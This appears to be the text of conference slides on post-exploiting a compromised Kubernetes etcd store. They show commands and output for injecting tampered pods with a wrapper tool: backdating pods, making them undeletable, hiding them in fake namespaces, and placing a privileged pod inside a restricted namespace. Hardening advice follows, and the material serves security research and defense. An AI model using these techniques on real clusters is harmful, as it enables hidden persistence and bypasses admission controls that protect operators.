



Post-exploiting etcd

Full control over the cluster and its nodes

Whoami

- Luis Toro Puig
 - Technical Engineer in Telecom.
 - Cybersec Master Degree
 - Badges:
 - OSCP
 - CKA
 - CKS
 - AWS Security Specialty

nccgroup
Security Consultant (Oct. 2021)



Agenda

- Background
- What is etcd
- How it works in K8s
- Interacting directly with etcd
- Abusing a compromised etcd
- DEMO
- Mitigations
- Wrap up

Previously at KubeCon...

- Debugging etcd (KubeCon North America 2018)
 - Joe Betz & Jingyi Hu, Google
- On the Hunt for Etcd Data Inconsistencies (KubeCon Europe 2023)
 - Marek Siarkowicz, Google

What is post-exploitation?

*“Post-exploitation in cybersecurity refers to the activities and techniques that a cyber attacker carries out **after successfully gaining unauthorized access** to a computer system, network, or device. This phase comes after the initial exploitation, where the attacker has already bypassed security measures and gained access to the target environment.”*

ChatGPT, 2023

Disclaimer

- ✓ This is a post-exploitation technique
- ✓ Etcd should be already compromised...
 - Requirements:
 - Certificates for authentication
 - Port 2379/tcp local or remotely reachable
- ✓ It (should) works on self-managed environments
- ✓ It works for etcd clusters
- ✗ It does not work on managed environments (EKS, AKS...)
 - ✗ Etcd is not reachable

Etcd: A control-plane component

etcd: A key-value store used as Kubernetes' backing store for all cluster data. Cluster snapshots are dumps of the etcd.

Backups: Tampering and data exfiltration



- What if the backup just saves raw data without encryption?
 - Sensitive data could be exfiltrated
 - Files and configs could be tampered and restored

How does etcd work?

```
$ etcdctl put /key1 value1
OK
$ etcdctl put /folder1/key1 value2
OK
$ etcdctl get / --prefix --keys-only
/folder1/key1
/key1
$ etcdctl get /folder1/key1
/folder1/key1
value2
```

How k8s uses etcd?

```
$ kubectl run nginx --image nginx
```

```
pod/nginx created
```


```
$ kubectl get pods
```

NAME	READY	STATUS	RESTARTS	AGE
nginx	1/1	Running	0	20s



```
/registry/<resource>/<namespace>/<name>  
/registry/pods/default/nginx
```

Pod creation under the hood



Source: <https://harshanarayana.dev/2020/06/writing-a-custom-kubernetes-scheduler/>


Extracting the pod from etcd

```
$ ETCDCTL_API=3 etcdctl --endpoints 127.0.0.1:2379 \  
--cert=/etc/kubernetes/pki/etcd/server.crt \  
--key=/etc/kubernetes/pki/etcd/server.key \  
--cacert=/etc/kubernetes/pki/etcd/ca.crt \  
get /registry/pods/default/nginx
```


Extracting the pod from etcd

```
/registry/pods/default/nginx k8s v1Pod nginx default*$920c8c37-3295-4e66-ad4b-7b3ad57f2c192Z runnginxbe
!cni.projectcalico.org/containerID@545434f9686cc9ef02b4dd16f6ddf13a89e819c25a30ed7c103a4ab8a86d7703b/
ni.projectcalico.org/podIP10.96.110.138/32b0 cni.projectcalico.org/podIPs10.96.110.138/32 calicoUpdatev FieldsV1:
{"f:metadata":{"f:annotations":{"f:cni.projectcalico.org/containerID":{"f:cni.projectcalico.org/podIP":{"f:cni.projectcalico.org/podIPs":{"f:status kubectl-runUpdatev FieldsV1:
{"f:metadata":{"f:labels":{"f:run":{"f:spec":{"f:containers":{"k:{\"name\":\"nginx\"}":{"f:image":{"f:imagePullPolicy":{"f:name":{"f:resources":{"f:terminationMessagePath":{"f:terminationMessagePolicy":{"f:dnsPolicy":{"f:enableServiceLinks":{"f:restartPolicy":{"f:schedulerName":{"f:securityContext":{"f:terminationGracePeriodSeconds":{"f:status":{"f:conditions":{"k:{\"type\":\"ContainersReady\"}":{"f:lastProbeTime":{"f:lastTransitionTime":{"f:status":{"f:type":{"k:{\"type\":\"Initialized\"}":{"f:lastProbeTime":{"f:lastTransitionTime":{"f:status":{"f:type":{"k:{\"type\":\"Ready\"}":{"f:lastProbeTime":{"f:lastTransitionTime":{"f:status":{"f:type":{"f:containerStatuses":{"f:hostIP":{"f:phase":{"f:podIP":{"f:podIPs":{"k:{\"ip\":\"10.96.110.138\"}":{"f:ip":{"f:startTime":{"f:status kube-api-access-b9xkqk token (& kube-root-ca.crt ca.crtca.crt) ' %
namespace v1metadata.namespace nginxnginx*BJL kube-api-access-b9xkq-
/var/run/secrets/kubernetes.io/serviceaccount/2j/dev/termination-logAlways File Always 2 ClusterFirstBdefaultJdefaultR kind-
worker2X`hr default-scheduler6 node.kubernetes.io/not-readyExists NoExecute(8 node.kubernetes.io/unreachableExists
NoExecute(PreemptLowerPriority Running# InitializedTrue*2 ReadyTrue*2'
ContainersReadyTrue*2$ PodScheduledTrue*2* 10.96.110.138B nginx
(2docker.io/library/nginx:latest:_docker.io/library/nginx@sha256:480868e8c8c797794257e2abd88d0f9a8809b2fe956cbfbc05dcc0bca1f7cd
43BMcontainerd://dbe056bb7be0dfb74a3f8dc6bd75441fe9625d2c56bd5fcd988b780b8cb6884eHJ BestEffortZb 10.96.110.138"
```

Protobuf



Kubernetes API



Auger: <https://github.com/jpbetz/auger>

From protobuf to YAML/JSON

```
$ ETCDCTL_API=3 etcdctl get /registry/pods/default/<pod-name> | auger decode
```

From YAML/JSON to protobuf

```
$ auger encode -f <file> | ETCDCTL_API=3 etcdctl put /registry/pods/default/<pod-name>
```

Auger detects what type of object is and de/serialize accordingly

Auger: Protobuf <=> Yaml

```
/registry/pods/default/nginx k8s v1
!cni.projectcalico.org/containerID
ni.projectcalico.org/podIP10.96.1
{"f:metadata":{"f:annotations":{"f:
us{"f:metadata":{"f:labels":{"f:
ces":{"f:terminationMessagePath
":{"f:securityContext":{"f:termin
{"f:status":{"f:conditions":{"k:{"t
itialized":{"f:status":{"f:type":{"f
Time":{"f:status":{"f:type":{"f
},"f:startTime":{"f:status":{"f
v1metadata.namespace{"f:ngin
logrAlways{"f:FileAlways
NoExecute{"f:8 node.kubernetes
ReadyTrue{"f:*2' ContainersRe
(2docker.io/library/nginx:latest:_d
tainerd://dbe056bb7be0dfb74a3f
```

```
apiVersion: v1
kind: Pod
metadata:
  creationTimestamp: "2023-06-21T09:10:52Z"
  labels:
    run: nginx
    name: nginx
    namespace: default
    uid: 34817aa2-e108-4faf-838d-5d1034e7e11f
spec:
  containers:
    - image: nginx
      imagePullPolicy: Always
      name: nginx
      resources: {}
      terminationMessagePath: /dev/termination-log
      terminationMessagePolicy: File
  nodeName: kind-worker2
  containerStatuses:
    - containerID:
        containerd://9a060310f2b06a951083088e69689e73343fc071193ec42fb3ce37b8dedc6468
  [REDACTED]
```

```
ginxbe
FieldsV1:
objectcalico.org/podIPs":{"f:
PullPolicy":{"f:name":{"f:resour
startPolicy":{"f:schedulerName
atus":{"f:type":{"k:{"type\":"In
istProbeTime":{"f:lastTransition
:"10.96.110.138\":"f:ip":{"f
ace
it"2j/dev/termination-
.kubernetes.io/not-readyExists
ig# InitializedTrue{"f:*2
6cbfbc05dcc0bca1f7cd43BMcon
38"
```

Kubetcd: wrapping Auger

kubetcd

etcdctl ➡ auger ➡ tricks ➡ auger ➡ etcdctl

What are those tricks?

- Take a pod from etcd as a template
- Deserialize the pod to yaml
- Create a new random UID
- Delete the container hash
- Tamper data
- Add/remove data
- Create data inconsistency
- Serialize the yaml to protobuf
- Inject in etcd

```
apiVersion: v1
kind: Pod
metadata:
  creationTimestamp: "1900-06-21T09:10:52Z"
  labels:
    run: nginx
    name: nginx
    namespace: default
    uid: aaaaaaaa-aaaa-aaaa-aaaa-aaaaaaaaaaaaa
spec:
  containers:
    - image: nginx
      imagePullPolicy: Always
      name: nginx
  securityContext:
    privileged: true
  [REDACTED]
  nodeName: kind-worker2
  [REDACTED]
  containerStatuses:
    - containerID:
  containerID: //9a060310f2b06a951083088e343fc071193ec42fb3ce37b8dedc6468
  [REDACTED]
```

Tampering data

```
root@kind-control-plane:/# kubectl get pods
```

NAME	READY	STATUS	RESTARTS	AGE
nginx	1/1	Running	0	38s

```
root@kind-control-plane:/# kubectd create pod nginx -t nginx --time 2000-01-31T00:00:00Z
```

Path Template:/registry/pods/default/nginx

Deserializing...

Tampering data...

Serializing...

Path injected: /registry/pods/default/nginx

OK

```
root@kind-control-plane:/# kubectl get pods
```

NAME	READY	STATUS	RESTARTS	AGE
nginx	1/1	Running	0	23y

Persistence through the pod name

```
root@kind-control-plane:/# kubectl create pod nginxpersistent -t nginx -p randomentry
```

```
Path Template:/registry/pods/default/nginx
```

```
Deserializing...
```

```
Tampering data...
```

```
Serializing...
```

```
Path injected: /registry/pods/default/randomentry
```

```
OK
```

```
root@kind-control-plane:/# kubectl get pods
```

NAME	READY	STATUS	RESTARTS	AGE
nginx	1/1	Running	0	23y
nginxpersistent	1/1	Running	0	23y

```
root@kind-control-plane:/# kubectl delete pod nginxpersistent
```

```
Error from server (NotFound): pods "nginxpersistent" not found
```

Persistence through a fake namespace

```
root@kind-control-plane:/# kubectl create pod nginx_hidden -t nginx -n invisible --fake-ns
Path Template:/registry/pods/default/nginx
Deserializing...
Tampering data...
Serializing...
Path injected: /registry/pods/invisible/nginx_hidden
OK
```


Persistence through a fake namespace

```
root@kind-control-plane:/# kubectl get pods
```

NAME	READY	STATUS	RESTARTS	AGE
nginx	1/1	Running	0	23y
nginxpersistent	1/1	Running	0	23y

```
root@kind-control-plane:/# kubectl get namespaces
```

NAME	STATUS	AGE
default	Active	13m
kube-node-lease	Active	13m
kube-public	Active	13m
kube-system	Active	13m
local-path-storage	Active	13m

Where is my pod?

Hardening pods

- **SecurityContext**, which allows, among other things, preventing a pod from running as root, mounting file systems in read-only mode, or blocking capabilities.
- **Seccomp**, which is applied at the node level and restricts or enables certain syscalls.
- **AppArmor**, which enables more granular management of syscalls than Seccomp.

All previous features can be enforced using **AdmissionControllers!**

Pod Security Admission

Validation Admission Controller defined at namespace level.

Pod Security Standard:

- **Privileged:** No restrictions. This policy would allow having all the permissions to perform a pod breakout.
- **Baseline:** This policy applies a minimum set of hardening rules, such as restricting the use of host-shared namespaces, using AppArmor, or allowing only a subset of capabilities.
- **Restricted:** This is the most restrictive policy and applies almost all available hardening options.

Creating a restricted namespace

```
root@kind-control-plane:/# kubectl get ns restricted-ns -o yaml
apiVersion: v1
kind: Namespace
metadata:
  creationTimestamp: "2023-05-23T10:20:22Z"
  labels:
    kubernetes.io/metadata.name: restricted-ns
    pod-security.kubernetes.io/audit: restricted
    pod-security.kubernetes.io/enforce: restricted
    pod-security.kubernetes.io/warn: restricted
  name: restricted-ns
  resourceVersion: "3710"
  uid: 2277ebac-e487-4d59-8a09-97bef27cc0d9
spec:
  finalizers:
    - kubernetes
status:
  phase: Active
```

Pod restricted by PSA

```
root@kind-control-plane:/# kubectl run nginx --image nginx -n restricted-ns
Error from server (Forbidden): pods "nginx" is forbidden: violates
PodSecurity "restricted:latest": allowPrivilegeEscalation != false (container
"nginx" must set securityContext.allowPrivilegeEscalation=false),
unrestricted capabilities (container "nginx" must set
securityContext.capabilities.drop=["ALL"]), runAsNonRoot != true (pod or
container "nginx" must set securityContext.runAsNonRoot=true),
seccompProfile (pod or container "nginx" must set
securityContext.seccompProfile.type to "RuntimeDefault" or "Localhost")
```

Deploying a privileged pod in a restricted namespace

```
root@kind-control-plane:/# kubectl create pod nginx_privileged -t nginx -n restricted-ns -P
```

```
Path Template:/registry/pods/default/nginx
```

```
Deserializing...
```

```
Tampering data...
```

```
Serializing...
```

```
Privileged SecurityContext Added
```

```
Path injected: /registry/pods/restricted-ns/nginx_privileged
```

```
OK
```

```
root@kind-control-plane:/# kubectl get pods -n restricted-ns
```

NAME	READY	STATUS	RESTARTS	AGE
------	-------	--------	----------	-----

nginx_privileged	1/1	Running	0	23y
------------------	-----	---------	---	-----

